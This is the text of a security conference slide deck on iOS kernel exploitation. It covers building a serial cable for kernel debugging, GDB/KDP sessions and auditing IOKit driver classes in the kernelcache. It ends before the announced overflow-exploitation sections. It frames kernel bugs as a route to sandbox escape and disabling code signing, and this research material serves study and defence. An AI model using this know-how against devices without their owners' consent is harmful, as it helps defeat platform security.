

iOS Kernel Exploitation

--- IOKIT Edition ---

Stefan Esser <stefan.esser@sektion eins.de>

Who am I?

- Stefan Esser
- from Cologne / Germany
- in information security since 1998
- PHP core developer since 2001
- Month of PHP Bugs and Suhosin
- recently focused on iPhone security (ASLR, jailbreak)
- founder of SektionEins GmbH
- currently also working as independent contractor

Agenda

- Introduction
- Kernel Debugging
- Auditing IOKit Drivers
- Kernel Exploitation
 - Stack Buffer Overflows
 - Heap Buffer Overflows
- Kernel patches from Jailbreaks

Part I

Introduction

Mac OS X vs. iOS (I)

- iOS is based on XNU like Mac OS X
- exploitation of kernel vulnerabilities is therefore similar
- there are no mitigations inside the kernel e.g. heap/stack canaries
- some kernel bugs can be found by auditing the open source XNU
- some bugs are only/more interesting on iOS

Mac OS X vs. iOS (II)

OS X	iOS
user-land dereference bugs are not exploitable	user-land dereference bugs are partially exploitable
privilege escalation to root usually highest goal	privilege escalation to root only beginning (need to escape sandbox everywhere)
memory corruptions or code exec in kernel nice but usually not required	memory corruption or code exec inside kernel always required
kernel exploits only trigger-able as root are not interesting	kernel exploits only trigger-able as root interesting for untethering exploits

Types of Kernel Exploits

DYNAMIC CODESIGNING

- normal kernel exploits
 - privilege escalation from “mobile” user in applications
 - break out of sandbox
 - disable code-signing and RWX protection for easier infection
 - must be implemented in 100% ROP
- untethering exploits
 - kernel exploit as “root” user during boot sequence
 - patch kernel to disable all security features in order to jailbreak
 - from iOS 4.3.0 also needs to be implemented in 100% ROP

Getting Started

- Best test-device: iPod 4G
- State: jailbroken or development phone
- Software: grab iOS firmware and decrypt kernel
- Testing method: panic logs / kernel debugger

Part II

Kernel Debugging

iOS Kernel Debugging


- no support for kernel level debugging by iOS SDK
- developers are not supposed to do kernel work anyway
- strings inside kernelcache indicate the presence of debugging code
- boot arg “debug“ is used
- and code of KDP seems there

- the OS X kernel debugger KDP is obviously inside the iOS kernel
- but KDP does only work via ethernet or serial interface
- how to communicate with KDP?
- the iPhone / iPad do not have ethernet or serial, do they?


iPhone Dock Connector (Pin-Out)

PIN	Desc
1,2	GND
3	Line Out - R+
4	Line Out - L+
5	Line In - R+
6	Line In - L+
8	Video Out
9	S-Video CHR Output
10	S-Video LUM Output
11	GND
12	Serial TxD
13	Serial RxD
14	NC
15,16	GND
17	NC
18	3.3V Power
19,20	12V Firewire Power
21	Accessory Indicator/Serial Enable
22	FireWire Data TPA-
23	USB Power 5 VDC
24	FireWire Data TPA+
25	USB Data -
26	FireWire Data TPB-
27	USB Data +
28	FireWire Data TPB+
29,30	GND

- iPhone Dock Connector has PINs for
 - Line Out / In
 - Video Out
 - USB
 - FireWire
 - Serial





USB Serial to iPhone Dock Connector




Ingredients (I)

- 470 kΩ resistor
- used to bridge pin 1 and 21
- activates the UART
- costs a few cents





Ingredients (II)

- PodBreakout
- easy access to dock connector pins
- some revisions have reversed pins
- even I was able to solder this
- about 12 EUR





Ingredients (III)

- FT232RL Breakout Board
- USB to Serial Convertor
- also very easy to solder
- about 10 EUR





Ingredients (IV)

- USB cables
- type A -> mini type B
- provides us with wires and connectors
- costs a few EUR



Final USB and USB Serial Cable



- attaching a USB type A connector to the USB pins is very useful
- we can now do SSH over USB
- and kernel debug via serial line at the same time

GDB and iOS KDP

- GDB coming with the iOS SDK has ARM support
- it also has KDP support
- however it can only speak KDP over UDP
- KDP over serial is not supported

KDP over serial

- KDP over serial is sending fake ethernet UDP over serial
- SerialKDPProxy by David Elliott is able to act as serial/UDP proxy

```
$ SerialKDPProxy /dev/tty.usbserial-A600exos
Opening Serial
Waiting for packets, pid=362
^@AppleS5L8930XI0::start: chip-revision: C0
AppleS5L8930XI0::start: PIO Errors Enabled
AppleARMPL192VIC::start: _vicBaseAddress = 0xccaf5000
AppleS5L8930XGPIOIC::start: gpioicBaseAddress: 0xc537a000
AppleARMPerformanceController::traceBufferCreate: _pcTraceBuffer: 0xccaa3a000 ...
AppleS5L8930XPerformanceController::start: _pcBaseAddress: 0xccb3d000
AppleARMPerformanceController configured with 1 Performance Domains
AppleS5L8900XI2SController::start: i2s0 i2sBaseAddress: 0xcb3ce400 i2sVersion: 2
...
AppleS5L8930XUSBPhy::start : registers at virtual: 0xcb3d5000, physical: 0x86000000
AppleVXD375 - start (provider 0x828bca00)
AppleVXD375 - compiled on Apr 4 2011 10:19:48
```

Activating KDP on the iPhone

- KDP is only activated if the boot-arg “debug” is set
- boot-args can be set with e.g. redsn0w 0.9.8b4
- or faked with a custom kernel
- patch your kernel to get into KDP anytime (e.g. breakpoint in unused syscall)

Name	Value	Meaning
DB_HALT	0x01	Halt at boot-time and wait for debugger attach.
DB_KPRT	0x08	Send kernel debugging kprintf output to serial port.
...	...	Other values might work but might be complicated to use.

Using GDB...

```
$ /Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gdb -arch armv7 \
    kernelcache.iPod4,1_4.3.2_8H7.symbolized
GNU gdb 6.3.50-20050815 (Apple version gdb-1510) (Fri Oct 22 04:12:10 UTC 2010)
...
(gdb) target remote-kdp
(gdb) attach 127.0.0.1
Connected.
(gdb) i r
r0          0x00
r1          0x11
r2          0x00
r3          0x11
r4          0x00
r5          0x8021c814    -2145269740
r6          0x00
r7          0xc5a13efc    -979288324
r8          0x00
r9          0x27      39
r10         0x00
r11         0x00
r12         0x802881f4    -2144828940
sp          0xc5a13ee4    -979288348
lr          0x8006d971    -2147034767
pc          0x8006e110    -2147032816
```

Part III

Auditing IOKit Drivers

IOKit Kernel Extensions

- kernelcache contains prelinked KEXTs in __PRELINK_TEXT segment
- these files are loaded KEXT
- more than 130 of them
- IDA 6.2 can handle this by default
- earlier IDA versions require help from an idapython script

List all KEXT

Retrieved KEXT		
Address	Name	Version
8032B000	com.apple.driver.IOSlaveProcessor	1.0.0d1
8032E000	com.apple.driver.IOP_s5I8930x_firmware	2.0.0
80362000	com.apple.driver.AppleARMPlatform	1.0.0
8037D000	com.apple.iokit.IONMobileGraphicsFamily	1.0.0d1
80386000	com.apple.iokit.AppleDisplayPipe	1.0.0d1
80392000	com.apple.driver.AppleCLCD	1.0.0d1
8039A000	com.apple.iokit.AppleProfileFamily	53.1
803B9000	com.apple.driver.AppleProfileKEventAction	16
803BB000	com.apple.IOKit.IOStreamFamily	1.0.0d1
803BE000	com.apple.iokit.IOAudio2Family	1.0
803C6000	com.apple.AppleFSCompression.AppleFSCompressionTypeZlib	29
803CC000	com.apple.iokit.IOUSBFamily	0.0.0
803EE000	com.apple.iokit.IOUSBUserClient	0.0.0
803F0000	com.apple.driver.AppleProfileThreadInfoAction	21
803F3000	com.apple.iokit.IOHIDFamily	1.5.2
8040A000	com.apple.driver.AppleEmbeddedAccelerometer	1.0.0d1
80410000	com.apple.driver.AppleTetheredDevice	1.0.0d1
80412000	com.apple.driver.ApplePinotLCD	1.0.0d1
80414000	com.apple.filesystems.msdosfs	1.7
8041F000	com.apple.iokit.IOSerialFamily	9.1
80426000	com.apple.driver.AppleOnboardSerial	1.0
80430000	com.apple.driver.AppleReliableSerialLayer	1.0.0d1

IOKit Driver Classes (I)

- IOKit drivers are implemented in a subset of C++
- classes and their method tables can be found in kernelcache
- main kernel IOKit classes even come with symbols

```
0026A2A0 ; `vtable for'IOService
0026A2A8 __ZTV9IOService DCB 0 ; DATA XREF: IOResources::getWorkLoop(void)+C|o
0026A2A8             DCB 0 ; __text:off_801D1AE0|o ...
0026A2A9             DCB 0
0026A2AA             DCB 0
0026A2AB             DCB 0
0026A2AC             DCB 0
0026A2AD             DCB 0
0026A2AE             DCB 0
0026A2AF             DCB 0
0026A2B0 off_8026A2B0 DCD sub_801D6F10+1 ; DATA XREF: IOService::IOService(void)+E|o
0026A2B0             ; __text:off_801D6A14|o ...
0026A2B4             DCD __ZN9IOServiceDOEv+1
0026A2B8             DCD __ZNK8OSObject7releaseEi+1
0026A2BC             DCD __ZNK8OSObject14getRetainCountEv+1
0026A2C0             DCD __ZNK8OSObject6retainEv+1
0026A2C4             DCD __ZNK8OSObject7releaseEv+1
0026A2C8             DCD __ZNK8OSObject9serializeEP11OSSerialize+1
0026A2CC             DCD __ZNK9IOService12getMetaClassEv+1
0026A2D0             DCD __ZNK150SMetaClassBase9isEqualToEPKS_+1
0026A2D4             DCD __ZNK8OSObject12taggedRetainEPKv+1
0026A2D8             DCD __ZNK8OSObject13taggedReleaseEPKv+1
0026A2DC             DCD __ZNK8OSObject13taggedReleaseEPKvi+1
0026A2E0             DCD __ZN150SMetaClassBase25_RESERVEDOSMetaClassBase3Ev+1
0026A2E4             DCD __ZN150SMetaClassBase25_RESERVEDOSMetaClassBase4Ev+1
0026A2E8             DCD __ZN150SMetaClassBase25_RESERVEDOSMetaClassBase5Ev+1
0026A2EC             DCD __ZN150SMetaClassBase25_RESERVEDOSMetaClassBase6Ev+1
0026A2F0             DCD __ZN150SMetaClassBase25_RESERVEDOSMetaClassBase7Ev+1
0026A2F4             DCD __ZN8OSObject4initEv+1
0026A2F8 off_8026A2F8 DCD __ZN9IOService4freeEv+1 ; DATA XREF: IOMapper::free(void)+18|o
0026A2F8             ; IOUserClient::free(void)+1E|o ...
0026A2FC             DCD __ZNK15IORRegistryEntry12copyPropertyEPKcPK15IORRegistryPlanem+1
```

IOKit Driver Classes (II) - MetaClass

- most iOS IOKit classes come without symbols
- however IOKit defines for almost all classes a so called MetaClass
- MetaClass contains runtime information about the original object
- constructors of MetaClass'es leak name and parent objects

